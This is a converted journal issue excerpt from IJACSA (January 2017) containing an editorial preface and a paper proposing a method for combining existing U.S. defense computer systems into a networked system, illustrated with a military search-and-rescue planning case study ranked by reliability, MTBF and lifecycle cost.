IJACSA

WHERE WISDOM SHARES

International Journal of Advanced Computer Science and Applications

Volume 8 Issue 1

January 2017

ISSN 2156-5570(Online)
ISSN 2158-107X(Print)

SAI

www.ijacsa.thesai.org

Editorial Preface

From the Desk of Managing Editor…

It may be difficult to imagine that almost half a century ago we used computers far less sophisticated than current home desktop computers to put a man on the moon. In that 50 year span, the field of computer science has exploded.

Computer science has opened new avenues for thought and experimentation. What began as a way to simplify the calculation process has given birth to technology once only imagined by the human mind. The ability to communicate and share ideas even though collaborators are half a world away and exploration of not just the stars above but the internal workings of the human genome are some of the ways that this field has moved at an exponential pace.

At the International Journal of Advanced Computer Science and Applications it is our mission to provide an outlet for quality research. We want to promote universal access and opportunities for the international scientific community to share and disseminate scientific and technical information.

We believe in spreading knowledge of computer science and its applications to all classes of audiences. That is why we deliver up-to-date, authoritative coverage and offer open access of all our articles. Our archives have served as a place to provoke philosophical, theoretical, and empirical ideas from some of the finest minds in the field.

We utilize the talents and experience of editor and reviewers working at Universities and Institutions from around the world. We would like to express our gratitude to all authors, whose research results have been published in our journal, as well as our referees for their in-depth evaluations. Our high standards are maintained through a double blind review process.

We hope that this edition of IJACSA inspires and entices you to submit your own contributions in upcoming issues. Thank you for sharing wisdom.

Thank you for Sharing Wisdom!

Managing Editor
IJACSA
Volume 8 Issue 1 January 2017
ISSN 2156-5570 (Online)
ISSN 2158-107X (Print)

Editorial Board

Editor-in-Chief

Associate Editors

Reviewer Board Members

CONTENTS

Approach for Acquiring Computer Systems to Satisfy Mission Capabilities

Glenn Tolentino
Command and Control Department
Space and Naval Warfare Systems
Center Pacific
San Diego, CA, USA

Dr. Jeff Tian
Computer Science and Engineering
Department
Southern Methodist University
Dallas, TX, USA

Dr. Jerrell Stracener
Engineering Management,
Information, and Systems
Department
Southern Methodist University
Dallas, TX, USA

***Abstract*—Defense Computer Systems developed and maintained over the years has resulted in thousands of disparate, compartmented, focused, and mission driven systems that are utilized daily for deliberate and crisis mission planning activities. The defense acquisition community is responsible for the development and sustainment of these systems over the course of its systems engineering lifecycle from conception, utilization, and eventually the decommissioning of these systems. While missions are being planned, and satisfied by existing computer systems, there are new missions being proposed which cannot be satisfied by a single existing computer system capability. Therefore, this raises the question whether a Networked Computer System (NCS) using combinations of existing and developmental computer systems is preferred in order to satisfy new capability requirements. This paper explores an approach in identifying a preferred NCS solution and determining the effectiveness in satisfying a mission.**

Keywords—Systems Integration; Systems Development; Systems Reliability; Software Systems; Systems Engineering; Lifecycle Cost

I. INTRODUCTION

The United States Department of Defense (DoD) acquisition community applies systems rigor throughout the lifecycle phases of a system. At the end of the lifecycle, the sustainment phase provides the DoD with a system to address the needs of the warfighters [1]. During the sustainment phase, the system is maintained until it is deemed operationally unusable or supported. At the end of a system's operational use, it is eventually decommissioned or retired from service. However, due to budget cuts and decline of defense spending, there is no follow up funding to replace the legacy system. Therefore, with no plans for system replacement, the legacy system is used longer than the planned operational period estimated. In this case, with no funding source, the system cannot integrate new technologies to produce new operational system capabilities, making it difficult to evolve the system over time to satisfy both existing and incoming user requirements. This situation makes it a daunting task to sustain and upgrade functionalities for the same system capability. Therefore, the legacy system capability is sustained over a period of time until a new developed system can satisfy the legacy system's capability.

One major concern that emerges due to the budget cuts to the DoD is the challenge of satisfying requirements for the warfighters needing a new operational system capability. In the past, the obvious solution was to develop a completely new system to satisfy the new system capability. However, defense spending has decreased over time and the acquisition community must now seek innovative ways to satisfy the new systems capabilities needed in order to accomplish the DoD operational mission. In a simple case, similar legacy systems have been repurposed with some level of integration and limited funding. These systems are often retrofitted to accomplish the mission with some limited capabilities. In an extreme case, a capability may not be able to satisfied with a single legacy system. At this point, the first consideration is to develop a completely new system, which is often not feasible due to budgetary constraints. However, one approach is to determine whether a combination of the existing legacy systems capabilities can satisfy a new capability.

There has a been a number of work in the area of reuse of DoD legacy systems. However, there is one area of research that is considered to be deficient or inadequately research in determining an effective reuse of systems. As presented in a study presented in the Defense Research Journal (DRJ) [4], "Regardless of all of the theoretical work, tools, and cost models available, one key area remains inadequately researched: how program managers should determine whether or not they will efficiently and effectively reuse hardware and software legacy systems based on cost, schedule, risk, operations and maintenance (O&M), and performance".

This paper presents an approach for selecting a combination of existing systems for emerging requirements to satisfy new capabilities while reusing existing and proven capabilities. Decision attributes will be considered in selecting computer systems and measuring the networked computer system's effectiveness to accomplish the mission. This proposed approach will enable system stakeholders in making critical well informed decisions to address continuing evolution of operational missions, multidimensional threats, budget constraints, and expanding technologies.

II. RELATED WORK

A survey was performed based on the DoD need for an operational system capability that can satisfy a defense mission, and specifically to determine if the capability requires a group of systems to be developed into a single NCS solution. Since the DoD invests a great deal of resources into the acquisition and management of these computer systems, these systems are often developed with the goals of reusing and ensuring interoperability and scalability with other systems. By doing so, it will benefit the development process of reusing existing capabilities by systems that are currently in development. This process leads to systems that are well integrated, however, it may not satisfy the overall defense operational mission objectives (see Fig. 1). The purpose of this approach in acquiring computer systems capability is to be able select a preferred NCS solution and measure the effectiveness of these developed and integrated computer systems with the end goal of mission success.





Fig. 1. Notional Defense Related Networked Computer System

The United States DoD acquisition community manages and executes varying types of systems development with one area being computer systems. Most, if not all, of the systems that can be characterized in the cyber domain would be considered computer systems: computers connected by computer networking [9]. Therefore, the research performed addresses a critical need for the defense acquisition community since minimum work is considered in the area of dynamic continuous mission planning in selecting a networked computer system, providing a unique capability to satisfy a defense mission. The benefit of being able to select the preferred NCSs will allow high-level decision makers to make a determination quickly in satisfying both critical and non-critical missions in response to safe guard the United States national security.

III. Overview

As part of this approach, there are a number of steps that must be accomplished in order to select computer systems in developing the NCS solution and measuring the solution's effectiveness. The proposed approached is summarized in the following (see Fig. 2):



	Phase 1
	Selecting Computer Systems in Developing an NCS Solution
Step 1	Describe the NCS Mission
Step 2	Identify computer systems with capabilities to satisfy mission required functionalities
Step 3	Determine computer systems for NCS consideration • System capability availability • Capability readiness • Acquisition time • Acquisition cost
Step 4	Determine NCS solution to satisfy mission
	Phase 2
	Determining the Measure of Effectiveness of the NCS solution
Step 1	Evaluate NCS solution based on decision attributes: ▪ Capability sustainment definition and estimation ▪ Mission reliability definition and estimation ▪ Lifecycle cost definition and estimation
Step 2	Determine measure of effectiveness based on decision attributes

Fig. 2. Acquiring Computer Systems Approach

IV. Selecting Computer Systems

This first phase focuses on developing an NCS solution for a given mission based on mission requirements and objectives. This phase will address the development of an NCS solution based on existing computer systems that are either already operational or currently being developed with a known time for capability readiness and acquisition. As the initial step during the NCS mission description, it describes the intended overall mission or missions of the NCS. This would be the high overview activity on what is to be performed with specific mission objectives. These mission objectives can be translated as a set of activities required to be performed to achieve mission success. In addition, it can be characterized as the mission profile which eventually translates to specific capabilities required by the NCS in order to satisfy each of the mission objectives.

Once the NCS mission is properly characterized, computers systems are identified that will satisfy the mission required capabilities. During this step, each of the capabilities required for the NCS solution is identified. Once all of the capabilities are identified, the capabilities objectives are established along with high level capabilities requirements to satisfy the objectives. The capability requirements are then used to determine a similar match with initial candidate computer systems in being able to satisfy each of their requirements. This provides a list of computer systems in satisfying each of the capabilities required for the mission. Once there is a number of computer systems assigned to each of the capabilities, the next process provides a means in selecting the systems based on decision attributes with respect to system capability availability, capability readiness, acquisition time, and acquisition cost (see Fig. 3).



Initial Candidate Computer Systems
Do Loop for all candidate Systems$_k$ K=1,..,N
Operational?
Yes
No
In Development ?
Yes
No
New Development
Yes
No
System NOT Feasible
No
System Available as a Resource?
Yes
No
Does System Capability Satisfy Mission Objectives?
Yes
Determine Acquisition Time
Feasible?
No
Yes
Acquisition Cost
Feasible?
No
Yes
Feasible Candidate Computer Systems
● System Capability Availability
● Capability Readiness
● Acquisition Time
● Acquisition Cost

Fig. 3. Approach for Determining Feasible Candidate Computer Systems

This selection process provides a library list of computer systems for each of the capabilities required for the NCS solution. The library list of computer systems will be available as part of a down select process in identifying potential computer system candidates to be considered into the NCS solution. The identification process will utilize a process at the discretion of the stakeholder to determine which computer systems are the "best" candidates in accomplishing the NCS capability objectives. This approach will enable the stakeholders to be able to provide a level of balance between objective and subjective decision process making on selecting the computer systems as a component of the preferred NCS solution.

V. Determining the Measure of Effectiveness of the NCS Solution

The purpose of the second phase is to evaluate the NCS solution based on the decision attributes in quantifying the NCS solution's effectiveness. This phase will evaluate the NCS solution based on the decision attributes selected (capability sustainment, lifecycle cost, and mission reliability) and measure the effectiveness based on estimations.

The NCS solution will be evaluated based on decision attributes that is related to the Measure of Effectiveness (MOE) construct. In terms of MOE, the NCS solution will consider effectiveness in capability sustainment, mission reliability, and capability lifecycle cost. Each of the decision attributes will be quantitatively estimated and analyzed in determining the measures of effectiveness of the NCS solution that could further be analyzed and evaluated.

A. Capability Sustainment

Capability Sustainment translated as basic reliability is considered to be a measure of sustainability and operations and support of a system. As defined in MIL-STD-785B [2], "the measures of basic reliability such as Mean-Time-Between-Failures (MTBF) include all item life units (not just mission time) and all failures within the item (not just mission-critical failures of the item itself)". Basic reliability requirements apply to all items of the system.

In terms of computer systems, the two primary components can affect basic reliability are software and hardware. The interrelationship between hardware and software is a primary driver that can affect the overall reliability of the computer system. The hardware's reliability would consist of all hardware elements of the system in terms of failure that are assessed based on failure rates of the hardware configuration items [5]. Similarly, software reliability can also be characterized in terms of the number of software components and its' reliability based on the number of software failures that occur over time. As part of the informed decision making process, both hardware and software reliability and their dependencies would have to be mathematically formulated in order to estimate and calculate the overall reliability of the system.

B. Mission Reliability

Mission Reliability is defined as the estimate of the probability the NCS will perform its required functions during the mission over some time period. This definition is based on the assumption that all mission essential items are ready and operational at the start of the mission. Furthermore, Mission Reliability is a system level reliability metric that is a function of: (1) the mission definition in terms of mission essential functions by mission phase and (2) the configuration and failure rates of the NCS essential items by mission phase. The mission must be defined and described in terms of the time duration of each phase and the functions that must be accomplished for the NCS's mission success. The assurance of Mission Reliability can be attributed to systems with increased levels of redundancies and failovers. However, increasing the probability of mission success by improving the Mission Reliability affects Basic Reliability in the form of increased logistics overhead to include support, maintenance, and costs.


C. Lifecycle Cost

Lifecycle Cost is one of the requirements in the development of systems that are managed and operated by the DoD [11]. Systems developed within the defense acquisition model follows a cost model to support the affordability between all the phases of a system's lifecycle to include material solution analysis, technology development, engineering and manufacturing development, production and deployment, operation and support [3]. It is important to know the program's cost at particular intervals, in order to ensure that adequate funding is available to execute the program according to plan [8]. "Affordability must be a performance consideration from beginning throughout the lifecycle" [6]. Similarly, the NCS solution will also consider a cost model as a measure of affordability in support of the NCS lifecycle (Planning, Acquisition, Development, Operations and Support, and Decommission) to satisfy a mission.

Since the NCS solution will only be acquiring existing systems that is in development or systems that have already achieved their initial operating capabilities, the NCS solution will support two cost model components; cost model for each of the constituent computer systems and cost model for the NCS solution [3]. The first component is the costs associated in acquiring and engineering the computer systems specifically in developing, integrating, testing, and deploying. These are costs drivers that involves engineering efforts for each of the computer systems that are part of the NCS solution. The second component is the costs associated in managing, utilizing, maintaining, and supporting the NCS during its operational lifecycle. The cost is a reoccurring costs throughout the NCS lifecycle for as long as the solution is utilized by the operators.

The cost structure and its elements are cost drivers in developing and sustaining a NCS solution throughout its lifecycle. These cost drivers can be categorized by the lifecycle phases of a NCS solution in the following cost structure elements table:

TABLE I. LIFECYCLE COST ELEMENTS



Phase Number	Life Cycle Phase	Cost Elements Description
1	***Planning***	▪ Engineering effort cost based on the NCS solution design with respect to the mission, mission objectives, and mission requirements
2	***Acquisition***	▪ Cost of Acquiring the computer systems required based on NCS solution design
3	***Development***	▪ Cost of computer systems compliancy with the NCS architecture to include development, integration, testing, and deployment ▪ Cost of computer systems integration into the NCS architecture to include testing and deployment
4	***Operations and Support***	▪ Cost of managing, operating, sustaining, and supporting the NCS solution
5	***Decommission***	▪ Cost of de-installation of the NCS solution

VI. APPROACH APPLICATION SUMMARY

The U.S. military conducts search and rescue (SAR) operations on a regular basis. In a SAR situation, personnel search for missing people in dangerous situations, and when those people are found, they are then extracted from harm's way and brought back to safety. In addition to U.S. military SAR operations, SAR missions are also performed daily by other specific experts in the field of law enforcement, fire and safety organizations, and state and federal organizations [7]. However, the threats and dangers associated with SAR performed in a military operation come in the form of hostile forces that may engage in physical attacks, such as enemy fire, that may affect the SAR mission and the safety of all personnel involved therein. In planning a SAR mission in a military operation, it is imperative that the system developing the plan has the correct information delivered to the correct system for some period of time in order to ensure the plan is well defined and executed. During this case study, the NCS used to describe a real-life operation was called SPaAS. The purpose of the SPaAS NCS was to enable the development of plans performed for military SAR operations within challenging, hostile, and austere environments.

Once all the mission capabilities were defined as high level requirements, the next step was to identify computer systems in satisfying those mission capabilities in achieving the overall SPaAS mission. The capability requirements were used to identify existing computer systems that could satisfy the system capability. Each of the constituent computer systems has a set of requirements documented as part of the DoD acquisition process [1]. These computer system requirements were compared with the SPaAS capability requirements to determine if the computer systems were able to satisfy the capability requirements (See Fig. 4).





Fig. 4. High Level Capability Requirements Comparison

This process provided a way for each of the SPaAS capability requirements to be able to be compared and matched with available operational computer systems. Each of the computer systems' requirements were compared to the SPaAS capability requirements. If the computer system requirements satisfied the SPaAS capabilities, then the computer systems were included as part of the initial candidate system library list. There may not have been a clear one to one matching of requirements from computer systems to the SPaAS capabilities. However, the NCS SPaAS developer has the flexibility to be able to decide whether the computer system could still be a viable NCS candidate.

The requirements analysis between the computer systems and SPaAS capabilities involved verifying initial candidacy of a computer system to be considered as part of the SPaAS NCS solution. As a first step, those requirements ensured and confirmed that the candidate computer system was able to contribute to satisfying a SPaAS capability. Once it was determined that the computer system was able to provide the capability, the computer system was processed using the Figure 3 flowchart in satisfying additional requirements based on some predetermined decision attributes. The flowchart with the additional decision attributes was used in considering computer systems as part of the selection process to be included in the final library list of systems.

A large number of computer systems were processed through the flowchart, producing a considerable number of candidate computer systems per SPaAS NCS capability. The computer systems that were not successful through the flowchart were deemed as *not feasible* as candidate systems and therefore were not included in the library list. The outcome of the workflow was a list of candidate systems based on the SPaAS mission capabilities and the confirmation that each of the computer systems in the library list is considered a *feasible* candidate. Table 2 presents the candidate computer systems library list for each SPaAS capability to be considered as part of the NCS SPaAS solution.


TABLE II. LIST OF CANDIDATE COMPUTER SYSTEMS



NCS Capability	Candidate Computer Systems		System Capability Availability	Capability Readiness	Acquisition Time	Acquisition Cost
Joint-Coordinated Mission Planning System Capability	Computer System$_{11}$	S_{11}	Yes	Yes	Yes	Yes
	Computer System$_{12}$	S_{12}	Yes	Yes	Yes	Yes
	Computer System$_{13}$	S_{13}	Yes	Yes	Yes	Yes
	Computer System$_{14}$	S_{14}	Yes	Yes	Yes	Yes
	Computer System$_{15}$	S_{15}	Yes	Yes	Yes	Yes
Special Operations Mission Analysis System Capabilities	Computer System$_{21}$	S_{21}	Yes	Yes	Yes	Yes
	Computer System$_{22}$	S_{22}	Yes	Yes	Yes	Yes
	Computer System$_{23}$	S_{23}	Yes	Yes	Yes	Yes
	Computer System$_{24}$	S_{24}	Yes	Yes	Yes	Yes
	Computer System$_{25}$	S_{25}	Yes	Yes	Yes	Yes
Planning and Effects Based System Capabilities	Computer System$_{31}$	S_{31}	Yes	Yes	Yes	Yes
	Computer System$_{32}$	S_{32}	Yes	Yes	Yes	Yes
	Computer System$_{33}$	S_{33}	Yes	Yes	Yes	Yes
	Computer System$_{34}$	S_{34}	Yes	Yes	Yes	Yes
	Computer System$_{35}$	S_{35}	Yes	Yes	Yes	Yes
Mission Modeling and Simulation System Capabilities	Computer System$_{41}$	S_{41}	Yes	Yes	Yes	Yes
	Computer System$_{42}$	S_{42}	Yes	Yes	Yes	Yes
	Computer System$_{43}$	S_{43}	Yes	Yes	Yes	Yes
	Computer System$_{44}$	S_{44}	Yes	Yes	Yes	Yes
	Computer System$_{45}$	S_{45}	Yes	Yes	Yes	Yes
Joint Mission Planning Request and Approval System Capabilities	Computer System$_{51}$	S_{51}	Yes	Yes	Yes	Yes
	Computer System$_{52}$	S_{52}	Yes	Yes	Yes	Yes
	Computer System$_{53}$	S_{53}	Yes	Yes	Yes	Yes
	Computer System$_{54}$	S_{54}	Yes	Yes	Yes	Yes
	Computer System$_{55}$	S_{55}	Yes	Yes	Yes	Yes

The candidate computer systems in each of the library lists were also provided with additional measures (e.g., Capability Sustainment, Lifecycle Cost, and System Reliability). These measures were developed, maintained, and provided by the computer systems' owners to the SPaAS developer for further analysis (See Table 3).

TABLE III. COMPUTER SYSTEM MEASURES




NCS Capability	Candidate Computer Systems		MTBF / Hours	Lifecycle Cost / Millions	System Reliability
Joint-Coordinated Mission Planning System Capability	Computer System$_{11}$	S_{11}	11500	120	0.967186
	Computer System$_{12}$	S_{12}	9382	90	0.827637
	Computer System$_{13}$	S_{13}	10014	110	0.978186
	Computer System$_{14}$	S_{14}	10856	135	0.993356
	Computer System$_{15}$	S_{15}	10000	98	0.878186
Special Operations Mission Analysis System Capability	Computer System$_{21}$	S_{21}	9718	80	0.710678
	Computer System$_{22}$	S_{22}	9519	75	0.800678
	Computer System$_{23}$	S_{23}	8237	78	0.740646
	Computer System$_{24}$	S_{24}	10225	104	0.877637
	Computer System$_{25}$	S_{25}	7999	75	0.778186
Planning and Effects Based System Capability	Computer System$_{31}$	S_{31}	11500	120	0.967186
	Computer System$_{32}$	S_{32}	9382	90	0.827637
	Computer System$_{33}$	S_{33}	10014	110	0.978186
	Computer System$_{34}$	S_{34}	10737	129	0.983954
	Computer System$_{35}$	S_{35}	7999	75	0.777169
Mission Modeling and Simulation System Capability	Computer System$_{41}$	S_{41}	9718	80	0.710678
	Computer System$_{42}$	S_{42}	9519	75	0.800678
	Computer System$_{43}$	S_{43}	8237	78	0.740646
	Computer System$_{44}$	S_{44}	8555	89	0.788195
	Computer System$_{45}$	S_{45}	10304	115	0.922104
Joint Mission Planning Request and Approval System Capability	Computer System$_{51}$	S_{51}	11500	120	0.967186
	Computer System$_{52}$	S_{52}	9382	90	0.827637
	Computer System$_{53}$	S_{53}	10014	110	0.978186
	Computer System$_{54}$	S_{54}	11982	113	0.977637
	Computer System$_{55}$	S_{55}	8685	121	0.944186

These measures were provided as part of the downselect process in choosing the computer system specifically for the SPaAS capability. In addition to the measurements provided by the computer system owners, the AHP offered the SPaAS developer flexibility in using their professional experience and subject matter expertise when determining the ranking priorities in selecting these computer systems based on the measures. The objective of the downselect process is to successfully satisfy a capability required by the SPaAS NCS. As part of the down select process, the MOE decision attributes (Systems Reliability, MTBF, Lifecycle Cost) were used to prioritize the computer system capability from each library list. In determining the importance of each MOE decision attributes, the Analytical Hierarchy Process (AHP) was used to rank and prioritize the computer systems. The AHP approach provided the appropriate method in being able to tackle problems by breaking them down into a hierarchy of criteria and alternatives [10]. This process provided the basis for determining the critical MOE decision attributes using the attributes as the key factor in performing a pairwise comparison between computer systems [12]. In using each of the computer systems' measurements in the AHP, each system capability was prioritized based on the MOE decision attribute, with the top of the list being ranked as most important. In the case of this study, it was determined that systems reliability is the key factor specifically for the SPaAS solution.

For each of the SPaAS capability library lists, the AHP produced a ranking order that was categorized using each of the decision attributes. This process resulted in each of the library lists having different rankings based on the decision attribute priorities. Doing so provided a list that could be used in making a well-informed decision based on the importance of the decision attributes. Since this study focused primarily on mission success of a combined computer system's capabilities, the solution focused on using the system reliability decision attribute for each library list to determine the SPaAS solution. Table 4 was produced by prioritizing and using the systems reliability measures which determined the computer systems that were required in order to be able to accomplish the mission successfully.

TABLE IV. SPaAS PREFERRED NCS



NCS Capability	Candidate Computer Systems		MTBF / Hours	Lifecycle Cost / Millions	System Reliability
Joint-Coordinated Mission Planning System Capability	Computer System$_{14}$	S_{14}	10856	135	0.993356
Special Operations Mission Analysis System Capability	Computer System$_{24}$	S_{24}	10225	104	0.877637
Planning and Effects Based System Capability	Computer System$_{34}$	S_{34}	10737	129	0.983954
Mission Modeling and Simulation System Capability	Computer System$_{45}$	S_{45}	10304	115	0.842104
Joint Mission Planning Request and Approval System Capability	Computer System$_{53}$	S_{53}	10014	110	0.978186

The SPaAS solution was developed by aligning SPaAS capabilities with computer systems requirements that produced an initial set of candidate systems. The initial set of candidate systems was also processed through the workflow in refining the library lists using additional decision attributes (i.e., System Capability Availability, Capability Readiness, Acquisition Time, Acquisition Cost). The result was a product with a finalized set of library lists for each of the SPaAS capabilities. Each library list was processed through the AHP in determining the ranking order categorized by the MOE model, including Systems Reliability, Lifecycle Cost, and Capability Sustainment. Based on the ranked library lists, a SPaAS solution was produced and was analyzed further in improving the SPaAS solution based on tradeoffs associated with the decision attributes of mission reliability, capability sustainment, and lifecycle cost.

VII. FUTURE RELATED WORK

The NCS solution and the estimated decision attributes will be further analyzed in order to determine the MOE. The previous section determines the decision attributes based on a quantitative approach for measuring the attributes considered to be critical components of the MOE of the NCS. The question is how to balance all the decision attributes calculated to be considered of importance to determine a specific measure in determining the MOE of the NCS solution. This approach will evolve into a notional conceptual methodology based on on specific decision attributes to select computer systems and calculate the effective measures of the NCS. The methodology will consider a process that is able to calculate these decision attributes based on weighted priorities. The weighted priorities take in for account the importance of each of the decision attributes and considers prioritization of each of the attributes based on historical information and experiences of the decision stakeholders. Further research is required in this area in order to determine the best approach in determining the feasibility of the NCS solution based on the decision attributes considered.

VIII. Conclusion

The continued work being performed in this area will provide a well-defined methodology in which an acquisition program can utilize a decision process to determine the best feasible approach for satisfying an emerging capability. The approach hinges on the utilization of current operational or developmental systems to fulfill user requirements by taking advantage of existing systems. This paper defined an approach to explore the selection of systems when combined can provide a means to satisfy an emerging capability by minimizing the number of systems for development and utilizing current operational system capabilities that are fielded.

In future work as part of the selection process, the NCS solution will be verified and validated by attaining a measurable metric based on selected decision attributes in determining the NCS effectiveness. The measurement for the NCS effectiveness will provide information to determine if investment in developing the NCS solution can be a viable commitment to successfully satisfy the operational requirement for the users. There are continued work to be performed in this area, however, this paper allows us to review a notional approach in identifying decision attributes and using them as part of a process to identify a NCS solution for consideration. This will be a continued effort in the area of effectiveness measure in identifying and quantifying the preferred NCS solution in satisfying an operational requirement. This paper will be followed with a detailed methodology, effectiveness models, and application that will be applied towards a NCS solution to be considered and addressed.

References

[1] Defense, D. o., "Defense acquisition guidebook," in Defense Acquisition Guidebook, ed, 2013.

[2] Defense, D. o., "Reliability Program for Systems and Equipment Development and Production," vol. MIL-STD-785B, D. o. Defense, Ed., ed. Washington, DC: Department of Defense, 1980.

[3] Defense, O. o. t. S. o., "Operating and Support Cost-Estimation Guide," O. o. t. S. o. Defense, Ed., ed. Washington, DC: Cost Assessment and Program Evaluation (CAPE), 2014.

[4] Eiband, M., Eveleigh, T., Holzer, T., and Sarkani, S., "Reusing DoD Legacy Systems: Making the Right Choice," Defense Acquisition Research Journal, vol. 20, pp. 154-173, 2013.

[5] Friedman, M. A., Tran, P. Y., and Goddard, P. I., "Hardware/Software System Reliability Modeling," in Reliability of Software Intensive Systems (Advanced Computing and Telecommunications Series), 1st Edition ed: William Andrew, 1995.

